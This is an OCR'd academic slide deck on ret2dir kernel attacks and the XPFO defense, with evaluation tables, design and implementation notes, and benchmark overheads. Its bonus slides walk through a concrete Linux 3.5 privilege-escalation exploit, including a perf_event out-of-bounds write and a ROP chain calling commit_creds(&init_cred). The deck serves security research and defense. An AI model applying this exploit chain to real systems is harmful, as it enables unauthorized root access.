14814	x86	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard⋆				✓
Custom	x86	3.12	STRUCT+ROP	KERNEXEC	UDEREF	kGuard⋆	SMEP	SMAP		✓
Custom	x86-64	3.12	STRUCT+ROP	KERNEXEC	UDEREF	kGuard⋆	SMEP	SMAP		✓
Custom	AArch32	3.8.7	STRUCT+SHELLCODE	KERNEXEC	UDEREF	kGuard				✓
Custom	AArch64	3.12	STRUCT+SHELLCODE			kGuard			PXN	✓

Evaluation (cont'd)


Spraying performance



- 2x 2.66GHz quad core Xeon X5500, 16GB RAM, 64-bit Debian Linux v7
- 5 repetitions of the same experiment, 95% confidence intervals (error bars)

Evaluation (cont'd)

Spraying performance



- 2x 2.66GHz quad core Xeon X5500, 16GB RAM, 64-bit Debian Linux v7
- 5 repetitions of the same experiment, 95% confidence intervals (error bars)

Defending against ret2dir Attacks

Design

eXclusive Page Frame Ownerwhip (XPFO)

- Thin mgmt. layer over the buddy allocator → Exclusive ownership (of page frames) by **either** the kernel or userland
  - ✓ Unless explicitly requested by a kernel component (*e.g.*, to implement zero-copy buffers)

1. Page frame(s) alloted to userland ⇝ Synonym page(s) unmapped from physmap
2. Page frame(s) reclaimed from userland ⇝ Synonym page(s) put back to physmap
   - Reclaimed page frames are always **wiped out** before remapping

✓ Performance-critical kernel allocators are **not** affected → Low extra overhead whenever page frames are alloted to (or reclaimed from) user processes

- Aligns well with demand paging & COW

Defending against ret2dir Attacks (cond't)

Implementation (1/2)

XPFO ⇝ Linux kernel v3.13 (~500LOC)

- struct page extended with XPFO fields ⇝ +3MB per 1GB of RAM
  - xpfo_kmcnt (ref. counter), xpfo_lock (spinlock), xpfo_flags
- Careful handling of page frame allocation/reclamation cases
  - ✓ Demand paging frames (anonymous & shared memory mappings)
    - [stack], brk, mmap/mmap2, mremap, shmat
  - ✓ COW frames
    - fork, clone
  - ✓ Explicitly & implicitly reclaimed frames
    - _exit, munmap, shmdt
  - ✓ Swapping (swapped out and swapped in pages)
  - ✓ NUMA frame migrations
    - migrate_pages, move_pages
  - ✓ Huge pages & transparent huge pages

Defending against `ret2dir` Attacks (cont'd)

Implementation (2/2)

Optimizations

1. No full TLB flush(es) ⇝ Selective TLB entry invalidation(s) only (*e.g.*, using `INVLPG` in x86/x86-64)
2. TLB shootdown avoidance [`xpfo_flags.S`] ⇝ Cascade TLB updates only when absolutely necessary
3. No page frame re-sanitization [`xpfo_flags.Z`] ⇝ Avoid zeroing page frames twice (*e.g.*, when a page frame reclaimed by a user process is subsequently allocated to a kernel path that requires a clean page)

Evaluation

XPFO performance

Benchmark	Metric	Original	XPFO (%Overhead)	
Apache	Req/s	17636.30	17456.47	**(%1.02)**
NGINX	Req/s	16626.05	16186.91	**(%2.64)**
PostgreSQL	Trans/s	135.01	134.62	**(%0.29)**
Kbuild	sec	67.98	69.66	**(%2.47)**
Kextract	sec	12.94	13.10	**(%1.24)**
GnuPG	sec	13.61	13.72	**(%0.80)**
OpenSSL	Sign/s	504.50	503.57	**(%0.18)**
PyBench	ms	3017.00	3025.00	**(%0.26)**
PHPBench	Score	71111.00	70979.00	**(%0.18)**
IOzone	MB/s	70.12	69.43	**(%0.98)**
tiobench	MB/s	0.82	0.81	**(%1.22)**
dbench	MB/s	20.00	19.76	**(%1.20)**
PostMark	Trans/s	411.00	399.00	**(%2.91)**

Summary

Kernel isolation is hard

- Mixing security domains is a bad idea
  - ✗ **Shared kernel/process model** → **`ret2usr`**
  - ✗ **`physmap` region(s) in kernel space** → **`ret2dir`**
  - ✗ **...** → **?**
- **kGuard** ⇝ Versatile & lightweight mechanism against `ret2usr`
- `ret2dir` ⇝ Deconstructs the isolation guarantees of `ret2usr` protections (`SMEP`/`SMAP`, `PXN`, PaX, kGuard)
- **XPFO** ⇝ Low overhead defense against `ret2dir`

Code (kGuard, `ret2dir` exploits & XPFO patch)

`http://www.cs.columbia.edu/~vpk/research/ret2dir/`
`http://www.cs.columbia.edu/~vpk/research/kguard/`

Bonus Slides


The Kernel as a Target

Why care?

Kernel attacks are becoming (more) common

1. Exploiting privileged userland processes has become harder → Canaries+ASLR+W^X+Fortify+RELRO+BIND_NOW+BPF_SECCOMP+...
   - Sergey Glazunov (Pwnie Awards) ⇝ 14 bugs to takedown Chrome


     "A Tale of Two Pwnies" (http://blog.chromium.org)



2. High-value asset → **Privileged** piece of code
   - Responsible for the integrity of OS security mechanisms
3. Large attack surface → syscalls, device drivers, pseudo fs, ...
   - New features & optimizations → **New attack opportunities**

Kernel Vulnerabilities


Current state of affairs (all vendors)



Source: National Vulnerability Database (`http://nvd.nist.gov`)

Kernel Vulnerabilities (cont'd)

Current state of affairs (Linux only)



Kernel ver.	Size	Dev. days	Patches	Changes/hr	Fixes
2.6.11 (03/02/05)	6.6 MLOC	69	3.6K	2.18	79
3.10 (30/06/13)	16.9 MLOC	63	13.3K	9.02	670

Source: CVE Details (`http://www.cvedetails.com`), The Linux Foundation

Threat Evolution

What's next?

✓ SMEP/SMAP, PXN, KERNEXEC/UDEREF, **kGuard** ⇝ ret2usr

✓ KASLR, W^X, stack canaries, SLAB red zones, const dispatch tbl., .rodata sections, ... ⇝ Traditional (kernel) exploitation

What will next generation kernel exploits do?

- ROP-based code execution?
- Data-only attacks?
- Subvert hardening mechanisms by chaining together component-specific vulnerabilities?

Threat Evolution (cont'd)

There's still plenty of candy left


- The kernel is highly volatile → Sub-systems change every hour
- New features & optimizations → **New attack opportunities**

Kernel ver.	Size	Dev. days	Patches	Changes/hr	Fixes
2.6.11 (03/02/05)	6.6 MLOC	69	3.6K	2.18	79
3.10 (30/06/13)	16.9 MLOC	63	13.3K	9.02	670

Source: The Linux Foundation

Code-{injection, reuse} Attacks

Linux example (x86)




Code-{injection, reuse} Attacks (cont'd)

Classic defenses

Similar to userland exploitation
→ Many protection schemes

- ✓ stack canaries (SSP), SLAB red zones, KASLR, W^X
- ✓ `const` dispatch tables (IDT, GDT, syscall)
- ✓ `.rodata` sections
- ✓ ...




ret2dir Walkthrough (cont'd)

What if physmap is non-executable (1/3)

- Ubuntu 12.04 LTS, 3.5.0-18-generic (i386)
- &perf_swevent_enabled[] → 0xC1A57A60 (kernel .data)
- min(event_id) → 0x80000000 (2GB)

- Corrupt a code pointer (fptr)
  - fptr ∈ kernel image (.data section)
  - &fptr < 0xC1A57A60
  - (0xC1A57A60 − &fptr) → multiple of 12


✓ &default_security_ops.shm_shmat → 0xC189ABE4



ret2dir Walkthrough (cont'd)

What if physmap is non-executable (2/3)

- perf_swevent_enabled[**-151861**] = &default_security_ops.shm_shmat
- default_security_ops.shm_shmat = 0xC12643B0 (&cap_shm_shmat)
- ✗ static_key_slow_inc() will **increase** apparmor_ops.shm_shmat (+1)



- "The Great Escape"
  - Code-reuse to the rescue
  - 0xC129ADE7 → call ⋆-0x2c(%edx)
  - 0xC129ADE7 - 0xC12643B0 = 0x36A37 (223799)

```
shmat(int shmid, const void *shmaddr, int shmflg)
```

ret2dir Walkthrough (cont'd)

What if physmap is non-executable (3/3)

Attack plan

1. Map the exploit payload in physmap
   - 0xb77d1000 ↔ 0xf046a000
2. perf_event_open(&attr, ...)
   - attr.config = 0xfffdaecb
   - 0x36A37 (223799) times
3. shmat(shmid, 0xf046a000, 0)

```
           /* stack pivoting                        */
0xc10e18d5 /* xchg  %esp, %edx ... # ret            */
...
           /* save orig. esp                        */
0xc11a7244 /* pop   %eax           # ret            */
<SCTCH_SPACE_ADDR>
0xc127547f /* mov   %edx, (%eax)   # ret            */
           /* commit_creds(&init_cred)              */
0xc11a7244 /* pop   %eax           # ret            */
0xc1877e60 /* addr. of init_cred                    */
0xc106d230 /* addr. of commit_creds'                */
           /* stack restoration                     */
0xc11a7244 /* pop   %eax           # ret            */
<SCTCH_SPACE_ADDR>
0xc1031a51 /* mov   (%eax), %eax   # ret            */
0xc103fe05 /* inc   %eax           # ret            */
0xc103fe05 /* inc   %eax           # ret            */
0xc103fe05 /* inc   %eax           # ret            */
0xc103fe05 /* inc   %eax           # ret            */
0xc100a279 /* xchg  %esp, %eax     # ret            */
```

ret2dir Walkthrough (cont'd)

What if physmap is non-executable (3/3)

Attack plan

1. Map the exploit payload in physmap
   - 0xb77d1000 ↔ 0xf046a000
2. perf_event_open(&attr, ...)
   - attr.config = 0xfffdaecb
   - 0x36A37 (223799) times
3. shmat(shmid, 0xf046a000, 0)


```
           /* stack pivoting                       */
0xc10e18d5 /* xchg  %esp, %edx ... # ret           */
...
           /* save orig. esp                       */
0xc11a7244 /* pop   %eax           # ret           */
<SCTCH_SPACE_ADDR>
0xc127547f /* mov   %edx, (%eax)   # ret           */
           /* commit_creds(&init_cred)             */
0xc11a7244 /* pop   %eax           # ret           */
0xc1877e60 /* addr. of init_cred                   */
0xc106d230 /* addr. of commit_creds'               */
           /* stack restoration                    */
0xc11a7244 /* pop   %eax           # ret           */
<SCTCH_SPACE_ADDR>
0xc1031a51 /* mov   (%eax), %eax   # ret           */
0xc103fe05 /* inc   %eax           # ret           */
0xc103fe05 /* inc   %eax           # ret           */
0xc103fe05 /* inc   %eax           # ret           */
0xc103fe05 /* inc   %eax           # ret           */
0xc100a279 /* xchg  %esp, %eax     # ret           */
```